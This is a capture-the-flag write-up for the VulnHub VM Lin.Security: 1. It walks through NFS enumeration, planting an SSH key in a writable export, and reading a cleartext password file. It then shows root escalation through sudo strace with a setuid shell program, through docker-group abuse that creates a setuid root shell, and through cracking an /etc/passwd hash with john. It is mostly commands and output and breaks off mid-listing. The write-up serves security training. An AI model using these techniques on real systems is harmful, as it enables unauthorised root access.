[VulnHub] Lin.Security: 1

Date: 10/Oct/2019
Categories: oscp, vulnhub, linux
Tags: exploit_nfs_rw, exploit_ssh_authorizedkeys, privesc_strace_setuid, privesc_docker_group

Overview

This is a writeup for VulnHub VM Lin.Security: 1. Here's an overview of the `enumeration → exploitation → privilege escalation` process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. `2049/tcp/nfs_acl/3 (RPC #100227)`: exploit_nfs_rw, exploit_ssh_authorizedkeys, privesc_strace_setuid, privesc_docker_group

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Oct  9 19:28:13 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/vulnhub.linsecurity1/results/192.168.92.186/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/vulnhub.linsecurity1/results/192.168.92.186/scans/xml/_quick_tcp_nmap.xml 192.168.92.186
Nmap scan report for 192.168.92.186
Host is up, received arp-response (0.0024s latency).
Scanned at 2019-10-09 19:28:19 PDT for 8s
Not shown: 997 closed ports
Reason: 997 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7a:9b:b9:32:6f:95:77:10:c0:a0:80:35:34:b1:c0:00 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6IO+zWqbr1ygGx4JPZUC/turDfHidMFqfTWv8glTZnpLnY6ZTTdQ8 /HfSgAtwXSdOvSy6QwzSFxamx+TlVOmdrc8oJrcltmA31M0JwrGvCIQspLPuPDNgG3TwJitEb+HyS+PXO/ hIIxnPz2LDl6E4/o0Va6HjA4p7qFKCt4PESN47lRvwMBiQjCucTf08yy9VZ7k2JJOvK9X/ ebBz2OF3tJJHN3wiezMTIi7xAYSaT8XBHjf/3awUVqASEowf2gd14V8MM6ASwMVhcFGt0/DKxdXuiddphI67Z+ 3HCR3JsHgKl3nvhSmgTf5ZHt3HPgoe5XmL6LDjmkUGIdNrBya9
|   256 24:0c:7a:82:78:18:2d:66:46:3b:1a:36:22:06:e1:a1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEGq7yVBMw51IUPgAkmf4d8s6nVCPvcgXngPgU6tbTbFeFMUy1 /ZkM36Q=
|   256 b9:15:59:78:85:78:9e:a5:e6:16:f6:cf:96:2d:1d:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICl+R8URLpkAb92x1+AMcdkp8qCHXphnD8fI+ObeoNs/
111/tcp  open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  3           2049/udp  nfs
|   100003  3,4         2049/tcp  nfs
|   100005  1,2,3      37211/tcp  mountd
|   100005  1,2,3      37678/udp  mountd
|   100021  1,3,4      39735/tcp  nlockmgr
|   100021  1,3,4      43597/udp  nlockmgr
|   100227  3           2049/tcp  nfs_acl
|_  100227  3           2049/udp  nfs_acl
2049/tcp open  nfs_acl syn-ack ttl 64 3 (RPC #100227)
MAC Address: 00:0C:29:07:84:F0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  9 19:28:27 2019 -- 1 IP address (1 host up) scanned in 14.69 seconds
```

2. We find that there is an open NFS share for the `/home/peter` directory on the target system:

```
showmount -e 192.168.92.186
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # showmount -e 192.168.92.186
Export list for 192.168.92.186:
/home/peter *
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports

```
22/tcp    |  ssh        |  OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
111/tcp   |  rpcbind    |  2-4 (RPC #100000)
2049/tcp  |  nfs_acl    |  3 (RPC #100227)
37211/tcp |  mountd     |  1-3 (RPC #100005)
39735/tcp |  nlockmgr   |  1-4 (RPC #100021)
53127/tcp |  mountd     |  1-3 (RPC #100005)
57997/tcp |  mountd     |  1-3 (RPC #100005)
```

Users

```
ssh: peter
```

Phase #2: Exploitation

1. We mount this share locally and copy our SSH public key to the newly created `.ssh` directory within mounted NFS share:

```
cp ~/.ssh/id_rsa.pub ./authorized_keys
mkdir share
mount 192.168.92.186:/home/peter share/ -o vers=3
useradd -u 1001 peter
su peter
cd share
mkdir .ssh
cp ../authorized_keys .ssh/
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # useradd -u 1001 peter
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ls -la
total 24
drwxr-xr-x  4 root  root 4096 Oct  9 19:36 .
drwxr-xr-x 21 root  root 4096 Oct  9 19:27 ..
drwxr-xr-x  3 root  root 4096 Oct  9 19:28 results
drwxr-xr-x  5 peter 1005 4096 Jul 10  2018 share
-rw-r--r--  1 root  root 6902 Oct  9 19:34 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # su peter
$
$ ls -la
total 24
drwxr-xr-x  4 root  root 4096 Oct  9 19:36 .
drwxr-xr-x 21 root  root 4096 Oct  9 19:27 ..
drwxr-xr-x  3 root  root 4096 Oct  9 19:28 results
drwxr-xr-x  5 peter 1005 4096 Jul 10  2018 share
-rw-r--r--  1 root  root 6902 Oct  9 19:34 writeup.yml
$
$
$ cd share
$ ls -la
total 32
drwxr-xr-x 5 peter 1005 4096 Jul 10  2018 .
drwxr-xr-x 4 root  root 4096 Oct  9 19:36 ..
-rw-r--r-- 1 peter 1005  220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 peter 1005 3771 Jul  9  2018 .bashrc
drwx------ 2 peter 1005 4096 Jul 10  2018 .cache
-rw-rw-r-- 1 peter 1005    0 Jul 10  2018 .cloud-locale-test.skip
drwx------ 3 peter 1005 4096 Jul 10  2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10  2018 .local
-rw-r--r-- 1 peter 1005  807 Jul  9  2018 .profile
$
```

Figure 3: writeup.exploitation.steps.1.1

```
$ mkdir .ssh
$ ls -la
total 36
drwxr-xr-x 6 peter  1005 4096 Oct  9 19:39 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:36 ..
-rw-r--r-- 1 peter  1005  220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 peter  1005 3771 Jul  9  2018 .bashrc
drwx------ 2 peter  1005 4096 Jul 10  2018 .cache
-rw-rw-r-- 1 peter  1005    0 Jul 10  2018 .cloud-locale-test.skip
drwx------ 3 peter  1005 4096 Jul 10  2018 .gnupg
drwxrwxr-x 3 peter  1005 4096 Jul 10  2018 .local
-rw-r--r-- 1 peter  1005  807 Jul  9  2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9 19:39 .ssh
$
$
$
$ ls -la ../
total 28
drwxr-xr-x  4 root  root 4096 Oct  9 19:40 .
drwxr-xr-x 21 root  root 4096 Oct  9 19:27 ..
-rw-r--r--  1 root  root  391 Oct  9 19:40 authorized_keys
drwxr-xr-x  3 root  root 4096 Oct  9 19:28 results
drwxr-xr-x  6 peter 1005 4096 Oct  9 19:39 share
-rw-r--r--  1 root  root 6902 Oct  9 19:34 writeup.yml
$
```

Figure 4: writeup.exploitation.steps.1.2


```
$ cp ../authorized_keys ./
$ ls -la
total 40
drwxr-xr-x 6 peter  1005 4096 Oct  9 19:40 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:40 ..
-rw-r--r-- 1 peter peter  391 Oct  9 19:40 authorized_keys
-rw-r--r-- 1 peter  1005  220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 peter  1005 3771 Jul  9  2018 .bashrc
drwx------ 2 peter  1005 4096 Jul 10  2018 .cache
-rw-rw-r-- 1 peter  1005    0 Jul 10  2018 .cloud-locale-test.skip
drwx------ 3 peter  1005 4096 Jul 10  2018 .gnupg
drwxrwxr-x 3 peter  1005 4096 Jul 10  2018 .local
-rw-r--r-- 1 peter  1005  807 Jul  9  2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9 19:39 .ssh
$
$
$ mv authorized_keys .ssh/
$ ls -la
total 36
drwxr-xr-x 6 peter  1005 4096 Oct  9  2019 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:40 ..
-rw-r--r-- 1 peter  1005  220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 peter  1005 3771 Jul  9  2018 .bashrc
drwx------ 2 peter  1005 4096 Jul 10  2018 .cache
-rw-rw-r-- 1 peter  1005    0 Jul 10  2018 .cloud-locale-test.skip
drwx------ 3 peter  1005 4096 Jul 10  2018 .gnupg
drwxrwxr-x 3 peter  1005 4096 Jul 10  2018 .local
-rw-r--r-- 1 peter  1005  807 Jul  9  2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9  2019 .ssh
$
$
$ ls -la .ssh
total 12
drwxr-xr-x 2 peter peter 4096 Oct  9 19:41 .
drwxr-xr-x 6 peter  1005 4096 Oct  9 19:41 ..
-rw-r--r-- 1 peter peter  391 Oct  9 19:40 authorized_keys
$
```

Figure 5: writeup.exploitation.steps.1.3

2. Now we can SSH into the target system as user `peter`:

```
1 ssh peter@192.168.92.186
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ssh peter@192.168.92.186
The authenticity of host '192.168.92.186 (192.168.92.186)' can't be established.
ECDSA key fingerprint is SHA256:I+wq8xJMlaf4EveLeaB70dPi9oP2lx9jUOcJ2Cx9ngQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.92.186' (ECDSA) to the list of known hosts.
```




```
Welcome to lin.security | https://in.security | version 1.0

peter@linsecurity:~$
peter@linsecurity:~$ id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity:~$
peter@linsecurity:~$ uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
peter@linsecurity:~$
peter@linsecurity:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:b0:60:8f:7d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.186  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::20c:29ff:fe07:84f0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:07:84:f0  txqueuelen 1000  (Ethernet)
        RX packets 124781  bytes 75456965 (75.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 99458  bytes 6136016 (6.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 6: writeup.exploitation.steps.2.1

3. We find an interesting file `.secret` under user `susan`'s home directory. This file has the password in cleartext which we can use to login:

```
1 cat /home/susan/.secret
2 su susan
```

```
peter@linsecurity:~/docker-test$ ls -la /home/*
/home/bob:
total 72
drwxr-xr-x 4 bob  bob   4096 Oct 10 02:26 .
drwxr-xr-x 5 root root  4096 Jul  9  2018 ..
-rw-r--r-- 1 bob  bob    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 bob  bob   3771 Apr  4  2018 .bashrc
drwx------ 2 bob  bob   4096 Jul  9  2018 .cache
-rw-rw-r-- 1 bob  bob      0 Jul  9  2018 .cloud-locale-test.skip
drwx------ 3 bob  bob   4096 Jul  9  2018 .gnupg
-rw-r--r-- 1 bob  bob    807 Apr  4  2018 .profile
-rw-r--r-- 1 root root 42322 Oct 10 02:26 .zcompdump

/home/peter:
total 40
drwxr-xr-x 7 peter peter      4096 Oct 10 02:43 .
drwxr-xr-x 5 root  root       4096 Jul  9  2018 ..
-rw-r--r-- 1 peter peter       220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 peter peter      3771 Jul  9  2018 .bashrc
drwx------ 2 peter peter      4096 Jul 10  2018 .cache
-rw-rw-r-- 1 peter peter         0 Jul 10  2018 .cloud-locale-test.skip
drwxrwxr-x 2 peter peter      4096 Oct 10 02:46 docker-test
drwx------ 3 peter peter      4096 Jul 10  2018 .gnupg
drwxrwxr-x 3 peter peter      4096 Jul 10  2018 .local
-rw-r--r-- 1 peter peter       807 Jul  9  2018 .profile
drwxr-xr-x 2 peter sambashare 4096 Oct 10 02:41 .ssh

/home/susan:
total 24
drwxr-xr-x 2 susan susan 4096 Jul 10  2018 .
drwxr-xr-x 5 root  root  4096 Jul  9  2018 ..
-rw-r--r-- 1 susan susan  220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 susan susan 3771 Jul  9  2018 .bashrc
-rw-r--r-- 1 susan susan  807 Jul  9  2018 .profile
-rw-r--r-- 1 susan susan   20 Jul  9  2018 .secret
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ cat /home/susan/.secret
MySuperS3cretValue!
peter@linsecurity:~/docker-test$
```

Figure 7: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```
peter@linsecurity> id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity>
peter@linsecurity> uname
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64
↪ x86_64 GNU/Linux
```

```
peter@linsecurity>
peter@linsecurity> ifconfig
ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.186  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::20c:29ff:fe07:84f0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:07:84:f0  txqueuelen 1000  (Ethernet)
        RX packets 124781  bytes 75456965 (75.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 99458  bytes 6136016 (6.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
peter@linsecurity>
peter@linsecurity> users
bob
peter
susan
```

Phase #3: Privilege Escalation

1. We find that the user `peter` can run `strace` with elevated privileges. This gives us a option to elevate privileges by tracing a program that spawns a shell:

```
nano privesc.c
  #include <stdlib.h>
  #include <unistd.h>
  int main() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
  }
gcc -o privesc privesc.c
sudo strace ./privesc
```

```
peter@linsecurity:~$ sudo -l
Matching Defaults entries for peter on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on linsecurity:
    (ALL) NOPASSWD: /usr/bin/strace
peter@linsecurity:~$
peter@linsecurity:~$
peter@linsecurity:~$ nano privesc.c
peter@linsecurity:~$
peter@linsecurity:~$
peter@linsecurity:~$ cat privesc.c
#include <stdlib.h>
#include <unistd.h>

int main() {
  setuid(0);
  setgid(0);
  system("/bin/bash");
}

peter@linsecurity:~$
peter@linsecurity:~$ gcc -o privesc privesc.c
peter@linsecurity:~$ ls -la
total 56
drwxr-xr-x 7 peter peter      4096 Oct 10 03:12 .
drwxr-xr-x 5 root  root       4096 Jul  9  2018 ..
-rw-r--r-- 1 peter peter       220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 peter peter      3771 Jul  9  2018 .bashrc
drwx------ 2 peter peter      4096 Jul 10  2018 .cache
-rw-rw-r-- 1 peter peter         0 Jul 10  2018 .cloud-locale-test.skip
drwxrwxr-x 2 peter peter      4096 Oct 10 02:46 docker-test
drwx------ 3 peter peter      4096 Jul 10  2018 .gnupg
drwxrwxr-x 3 peter peter      4096 Jul 10  2018 .local
-rwxrwxr-x 1 peter peter      8384 Oct 10 03:12 privesc
-rw-rw-r-- 1 peter peter       106 Oct 10 03:12 privesc.c
-rw-r--r-- 1 peter peter       807 Jul  9  2018 .profile
drwxr-xr-x 2 peter sambashare 4096 Oct 10 02:41 .ssh
peter@linsecurity:~$
```

Figure 8: writeup.privesc.steps.1.1

```
peter@linsecurity:~$ sudo strace ./privesc
execve("./privesc", ["./privesc"], 0x7ffecd39b2d0 /* 15 vars */) = 0
brk(NULL)                               = 0x563e2102f000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=26254, ...}) = 0
mmap(NULL, 26254, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f6e17664000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\260\34\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=2030544, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f6e17662000
mmap(NULL, 4131552, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f6e17053000
mprotect(0x7f6e1723a000, 2097152, PROT_NONE) = 0
mmap(0x7f6e1743a000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7000) = 0x7f6e1743a000
mmap(0x7f6e17440000, 15072, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f6e17440000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7f6e176634c0) = 0
mprotect(0x7f6e1743a000, 16384, PROT_READ) = 0
mprotect(0x563e1fc12000, 4096, PROT_READ) = 0
mprotect(0x7f6e1766b000, 4096, PROT_READ) = 0
munmap(0x7f6e17664000, 26254)           = 0
setuid(0)                               = 0
setgid(0)                               = 0
rt_sigaction(SIGINT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f6e17091f20}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f6e17091f20}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=NULL, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ffc66d41ffc) = 24647
wait4(24647, root@linsecurity:~#
root@linsecurity:~#
root@linsecurity:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linsecurity:~#
root@linsecurity:~# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
root@linsecurity:~#
```

Figure 9: writeup.privesc.steps.1.2

2. We can also elevate privileges using `docker` since the user `peter` is already a member of group `docker`:

```
mkdir docker-test
cd docker-test
cat > Dockerfile
  FROM debian:wheezy
  ENV WORKDIR /stuff
  RUN mkdir -p $WORKDIR
  VOLUME [ $WORKDIR ]
  WORKDIR $WORKDIR
  << EOF
docker build -t my-docker-image .
docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c 'cp /bin/sh /stuff && chown root.root
 ↪  /stuff/sh && chmod a+s /stuff/sh'
./sh
```

```
peter@linsecurity:~/docker-test$ cat Dockerfile
FROM debian:wheezy
ENV WORKDIR /stuff
RUN mkdir -p $WORKDIR
VOLUME [ $WORKDIR ]
WORKDIR $WORKDIR

peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ docker build -t my-docker-image .
Sending build context to Docker daemon  2.048kB
Step 1/5 : FROM debian:wheezy
wheezy: Pulling from library/debian
2b15b7abe8b3: Pull complete
Digest: sha256:2259b099d947443e44bbd1c94967c785361af8fd22df48a08a3942e2d5630849
Status: Downloaded newer image for debian:wheezy
 ---> 10fcec6d95c4
Step 2/5 : ENV WORKDIR /stuff
 ---> Running in 31b54fd9906b
Removing intermediate container 31b54fd9906b
 ---> a5217312c204
Step 3/5 : RUN mkdir -p $WORKDIR
 ---> Running in 2a1641344686
Removing intermediate container 2a1641344686
 ---> e26d6b2c00eb
Step 4/5 : VOLUME [ $WORKDIR ]
 ---> Running in 7d9d9db57132
Removing intermediate container 7d9d9db57132
 ---> 68d5ae430cf8
Step 5/5 : WORKDIR $WORKDIR
Removing intermediate container 8f8fb8766b3d
 ---> 9b987b04361b
Successfully built 9b987b04361b
Successfully tagged my-docker-image:latest
peter@linsecurity:~/docker-test$
```

Figure 10: writeup.privesc.steps.2.1

```
peter@linsecurity:~/docker-test$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \
> 'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'
```

Figure 11: writeup.privesc.steps.2.2

```
peter@linsecurity:~/docker-test$ ls -la
total 120
drwxrwxr-x 2 peter peter   4096 Oct 10 02:46 .
drwxr-xr-x 7 peter peter   4096 Oct 10 02:43 ..
-rw-rw-r-- 1 peter peter     98 Oct 10 02:44 Dockerfile
-rwsr-sr-x 1 root  root  106920 Oct 10 02:46 sh
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ ./sh
# id
uid=1001(peter) gid=1005(peter) euid=0(root) egid=0(root) groups=0(root),999(docker),1005(peter)
#
# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
#
#
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ ./sh
#
# id
uid=1001(peter) gid=1005(peter) euid=0(root) egid=0(root) groups=0(root),999(docker),1005(peter)
#
# whoami
root
#
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:b0ff:fe60:8f7d  prefixlen 64  scopeid 0x20<link>
        ether 02:42:b0:60:8f:7d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 360 (360.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.186  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::20c:29ff:fe07:84f0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:07:84:f0  txqueuelen 1000  (Ethernet)
        RX packets 155034  bytes 116588078 (116.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 114531  bytes 7132553 (7.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 12: writeup.privesc.steps.2.3


3. We find that the user `insecurity`'s (unsalted) password hash is stored within `/etc/passwd`. We run a bruteforce on this hash to get the cleartext password. Since this user has same uid/gid as user `root`, we get elevated access on the target system:

```
cat /etc/passwd
echo "insecurity:AzER3pBZh6WZE:0:0::/:/bin/sh" >passwd
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt passwd
  P@ssw0rd         (insecurity)
ssh insecurity@192.168.92.186
```

```
peter@linsecurity:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
bob:x:1000:1004:bob:/home/bob:/bin/bash
statd:x:111:65534::/var/lib/nfs:/usr/sbin/nologin
